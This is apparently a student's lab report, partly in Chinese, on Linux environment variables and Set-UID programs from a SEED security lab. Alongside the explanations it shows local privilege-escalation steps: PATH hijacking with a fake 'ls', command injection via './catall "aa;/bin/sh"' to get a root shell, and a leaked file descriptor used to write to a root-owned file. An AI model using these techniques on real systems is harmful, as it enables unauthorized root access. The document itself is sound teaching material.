
Lab Task

Task 1

1.1 Use printenv or env command to print out the environment variables

```
~/Lab1/Labsetup$ env
```



1.2 pwd

type the `pwd` in the shell

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ pwd
/home/seed/Lab1/Labsetup
------------------------------------------------------------------------------
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ env | grep PWD
PWD=/home/seed/Lab1/Labsetup
OLDPWD=/home/seed/Lab1
```

1.3 Use export and unset to set or unset environment variables

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ export LOG1=aaa
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ echo $LOG1
aaa
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ unset LOG1
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ echo $LOG1

seed@VM-8-13-ubuntu:~/Lab1/Labsetup$
```

Task 2: Passing Environment Variables from Parent Process to Child Process

step1： compile the myprintenv.c when comment the line 1

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
  int i = 0;
  while (environ[i] != NULL) {
     printf("%s\n", environ[i]);
     i++;
  }
}

void main()
{
  pid_t childPid;
  switch(childPid = fork()) {
    case 0:  /* child process */
      printenv();
      exit(0);
    default:  /* parent process */
      // printenv();
      exit(0);
  }
}
```

Reading this code we can know that the myprintenv.c is going to print the `env` variables of *child process*

The OUTPUT in the file

```
SHELL=/bin/bash
SUDO_GID=1000
LANGUAGE=en_US.utf8:
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Lab1/Labsetup
LOGNAME=seed
HOME=/home/seed
LANG=en_US.utf8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=
PROMPT_COMMAND=history -a;
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
SUDO_UID=1000
MAIL=/var/mail/seed
OLDPWD=/home/seed/Lab1
_=./a.out
```

Step2 :comment out the printenv() statement in the child process case

the `myprintenv.c`

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
  int i = 0;
  while (environ[i] != NULL) {
     printf("%s\n", environ[i]);
     i++;
  }
}

void main()
{
  pid_t childPid;
  switch(childPid = fork()) {
    case 0:  /* child process */
      //printenv();
```

```
      exit(0);
    default:  /* parent process */
      printenv();
      exit(0);
  }
}
```

run the code

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./a.out > fileparent
```

Step3: Compare the difference of these two files using the diff command

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ diff -s file fileparent
Files file and fileparent are identical
```

Conclusion: the output diff shows that the two file are identical which means the child process inherit the parent's `env` variables

Task3: Environment Variables and execve()

3.1 run the myenv.c

`myenv.c`

```
#include <unistd.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);

  return 0 ;
}
```

This program imply executes a program called /usr/bin/env
Output is NULL

3.2 Change the invocation of execve()

change the code

```
execve("/usr/bin/env", argv, environ)
```

Output

```
SHELL=/bin/bash
SUDO_GID=1000
LANGUAGE=en_US.utf8:
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Lab1/Labsetup
LOGNAME=seed
HOME=/home/seed
LANG=en_US.utf8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=0
=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=
01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;3
:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;
1:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;
01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.ti
ng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35
:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;3
.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36
:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00
PROMPT_COMMAND=history -a;
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SUDO_UID=1000
MAIL=/var/mail/seed
OLDPWD=/home/seed/Lab1
_=./a.out
~
~
~
~
~
~
~
~
~
~
"myenvOutput" 21L, 1981C
```

3.3 conclusion

此时可以得出结论，第一次实验中，发现没有打印出环境变量，这是因为在执行execve()函数时，传递了一个NULL的参数，自然不会有什么打印结果。
当在execve()函数中，传递了全局环境变量environ时候，可以成功将传递进去的环境变量打印出来

Task 4: Environment Variables and system()

`system.c`

```c
#include <stdio.h>
#include <stdlib.h>
int main()
{
    system("/usr/bin/env");
    return 0 ;
}
```

OUTPUT

```
SHELL=/bin/bash
SUDO_GID=1000
LANGUAGE=en_US.utf8:
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Lab1/Labsetup
LOGNAME=seed
_=/usr/bin/env
HOME=/home/seed
LANG=en_US.utf8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=
=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31
01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.z
:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.
1:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.
01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01
ng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp
:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.f
.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4
:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
PROMPT_COMMAND=history -a;
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
SUDO_UID=1000
MAIL=/var/mail/seed
OLDPWD=/home/seed/Lab1
```

it uses execl() to execute /bin/sh; execl() calls execve(), passing to it the environment variables array

结论

system()函数实质是使用execl()函数生成子进程调用了/bin/sh，然后通过/bin/sh来在shell中执行，这个过程中execl()是调用了execve()函数，当在system中传入参数/usr/bin/env之后，即相当于将环境变量传入了execve()函数，因此，system()函数可以成功执行打印了环境变量。

Task5：Task 5: Environment Variable and Set-UID Programs

5.1 write program foo.c

`foo.c`

```c
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
int main()
{
int i = 0;
while (environ[i] != NULL) {
printf("%s\n", environ[i]);
i++;
}
}
```

5.2

export three environment variables

- PATH
- LD_LIBRARY_PATH
- ANY_NAME (setted by myself in string `YOU`)

Use Set-Uid program

```
// Asssume the program's name is foo
$ sudo chown root foo
$ sudo chmod 4755 foo
```

the run the program `foo`

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chown root foo
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chmod 4755 foo
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./foo
SHELL=/bin/bash
SUDO_GID=1000
ANY_NAME=YOU
LANGUAGE=en_US.utf8:
SUDO_COMMAND=/usr/bin/su seed
SUDO_USER=ubuntu
PWD=/home/seed/Lab1/Labsetup
LOGNAME=seed
HOME=/home/seed
LANG=en_US.utf8
```

5.3 Obeservation

serach the three variables we exported

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./foo|grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/
in
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./foo|grep LD_LIBRARY_PATH
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./foo|grep ANY_NAME
ANY_NAME=YOU
```

可以看到，其中PATH以及自定义的环境变量ADD_PATH均成功执行，但是LD_LIBRARY_PATH的环境变量并没有显示出来。
是因为动态链接器的保护机制，设置LD_LIBRARY_PATH环境变量其实就是设置动态库的查找路径，而这是不会出现在子进程的环境变量中的，这样一来子进程是看不到的。根据动态链接库的防御机制，在编译后设置了该程序的有效ID为root，而在普通用户shell中运行时，真实用户为seed，因此此处设置的环境变量被忽略，没有起作用。

Task 6

Task6

```c
int main()
{
system("ls");
return 0
}
```

将自己写的恶意程序hack 复制 到当前目录的ls

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ cp /home/seed/Lab1/Labsetup/hack /home/seed/
seed@VM-8-13-ubuntu:export PATH=/home/seed/Lab1/Labsetup:$PATH
```


```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chown root Task6
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chmod 4755 Task6
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./Task6
you are hackd!
```

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./ls
you are hackd!
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./Task6
a.out       catall.c  fileparent  foo.c  hack.c  myenv.c      myprintenv.c  system.c   Task6
cap_leak.c  file      foo         hack   ls      myenvOutput  system        systemout  Task6.c
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ env | grep PATH
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ export PATH=.:$PATH
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ env | grep PATH
PATH=.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./Task6
you are hackd!
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ls
you are hackd!
```

Task 7

Step1 在四种情况下观察myprog的运行状况

> 1 Make myprog a regular program, and run it as a normal user.
> 2 Make myprog a Set-UID root program, and run it as a normal user.
> 3 Make myprog a Set-UID root program, export the LD PRELOAD environment variable again in
> the root account and run it.
> 4 Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another user account),
> export the LD PRELOAD environment variable again in a different user's account (not-root user) and
> run it



Step2 设计实验并解释上面的结果

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL)
   {
    printf("%s\n", environ[i]);
    i++;
```

```
    }
}
void main()
{
    pid_t childPid;
    switch(childPid = fork())
    {
    case 0: /* child process */
        printenv();
        exit(0);
    default:
        //printenv(); /* parent process */
        exit(0);
    }
}
```

用这个程序比较父子进程环境变量的不同

case1 普通用户（seed)

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./tenv > parent.txt
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ vi myprintenv.c
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ gcc -o tenv myprintenv.c
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./tenv > child.txt
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ diff -s parent.txt  child.txt
Files parent.txt and child.txt are identical
```

父子进程环境变量相同， 且都有LD_PRELOAD这个环境变量
即子进程继承了用户进程的环境变量

case2 seed Set_UID

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ export PRELOAD=./libmylib.so.1.0.1
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chown root tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chmod 4755 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ll tenv
-rwsr-xr-x 1 root seed 16144 Oct  1 19:24 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./tenv > parent.txt
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ vi parent.txt
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ vi myprintenv.c
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ gcc -o tenv myprintenv.c
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ll tenv
-rwxrwxr-x 1 seed seed 16144 Oct 10 10:28 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chown root tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chmod 4755 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ll tenv
-rwsr-xr-x 1 root seed 16144 Oct 10 10:28 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./tenv >child.txt
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ diff -s child.txt  parent.txt
Files child.txt and parent.txt are identical
```

查看`parent.txt`和`child.txt`发现父子进程都没有LD_PRELOAD变量

case3 Set_UID in root account

```
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# ll tenv
-rwsr-xr-x 1 root seed 16144 Oct  1 18:29 tenv*
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# ./tenv >parent.txt
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# vi myprintenv.c
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# gcc -o tenv myprintenv.c
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# ll tenv
-rwxr-xr-x 1 root root 16144 Oct  1 18:34 tenv*
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# ./tenv > child.txt
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# diff -s child.txt  parent.txt
Files child.txt and parent.txt are identical
```

case4 Set_UID in user1

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chown user1 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chmod 4755 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ll tenv
-rwsr-xr-x 1 user1 seed 16144 Oct  1 19:04 tenv
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./tenv >child.txt
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ vi child.txt
```

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./tenv > parent.txt
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ diff -s parent.txt  child.txt
Files parent.txt and child.txt are identical
```

原因：动态链接器的**保护机制**。


当运行进程的真实用户ID与程序的拥有者的用户ID不一致时，进程会忽略掉父进程的LD_PRELOAD环境变量；若ID一致，则子进程会继承此时运行进程的真实用户下的LD_PRELOAD环境变量，并加入共享库

Task 8 Invoking External Programs Using system() versus execve()

8.1 建立一个seed 没有权限删除的文件

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ su
Password:
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# mkdir secret
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup# cd secret/
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup/secret# vi se.txt
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup/secret# su seed
seed@VM-8-13-ubuntu:~/Lab1/Labsetup/secret$ rm se.txt
rm: remove write-protected regular file 'se.txt'? y
rm: cannot remove 'se.txt': Permission denied
```

8.2 将catall 成为一个root拥有的Set-UID程序 并找出漏洞



通过

```
./catall "aa;/bin/sh"
```

成功获得root权限的shell 删除了文件
由于ubuntu的保护机制，我们使用sudo ln -sf /bin/zsh /bin/sh才能看到实验的效果
实验结束后 用`sudo ln -sd /bin/dash /bin/sh`还原

8.3 uncomment execve()

使用system()可以成功删除不可写文件，是因为system会创建一个子进程，然后子进程会调用一个新的shell程序，而且因为task8是一个Set-UID根程序，所以在执行时会以root权限执行删除文件的命令，可以成功删除。

使用execve()不可以成功删除不可写文件，因为execve会执行一个新程序，而不会调用新的shell程序，所以将我们输入的参数仅仅当成一个字符串，不会执行命令，所以不能删除不可写文件。

Task9 Capability Leaking

`cap_leak.c`

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

void main()
{
  int fd;
  char *v[2];

  /* Assume that /etc/zzz is an important system file,
   * and it is owned by root with permission 0644.
   * Before running this program, you should create
   * the file /etc/zzz first. */
  fd = open("/home/seed/Lab1/Labsetup/etc/zzz", O_RDWR | O_APPEND);
  if (fd == -1) {
     printf("Cannot open /etc/zzz\n");
```

```
    exit(0);
  }

  // Print out the file descriptor value
  printf("fd is %d\n", fd);

  // Permanently disable the privilege by making the
  // effective uid the same as the real uid
  setuid(getuid());

  // Execute /bin/sh
  v[0] = "/bin/sh"; v[1] = 0;
  execve(v[0], v, 0);
}
```

9.1 创建/etc/zzz

```
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup/etc# vi zzz
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup/etc# chmod 644 zzz
root@VM-8-13-ubuntu:/home/seed/Lab1/Labsetup/etc# ll zzz
-rw-r--r-- 1 root root 6 Oct  2 21:35 zzz
```

9.2 set-uid

```
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ gcc -o cap cap_leak.c
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chown root cap
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ sudo chmod 4755 cap
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ll cap
-rwsr-xr-x 1 root seed 16264 Oct  2 21:44 cap
seed@VM-8-13-ubuntu:~/Lab1/Labsetup$ ./cap
fd is 3
```

9.3 exploit

```
$ echo hacked >& 3
$ cat /home/seed/Lab1/Labsetup/etc/zzz
aaaaa
hacked
$
```

9.4 结论

运行Set-UID程序时，进程暂时获得root权限，打开zzz文件时，获得了root权限下的读写文件、向文件中添加内容的权限，当使用setuid()释放root权限时，没有释放进程已经获得的特权功能—读写文件、向文件中添加内容；导致仅仅是将程序的拥有者降为非root用户，然后进程还拥有root权限下的读写文件、向文件中添加内容的功能，所以造成了权限泄露的问题，当执行fork创建子进程后在子进程中返回0，父进程中返回子进程的PID，父进程打开文件etc/zzz后，子进程不是直接修改文件/etc/zzz，而是修改了缓冲区中的文字，即在setuid之

前，zzz文件就已经被打开了，只要将语句setuid(getuid())移至调用open函数之前，就可以避免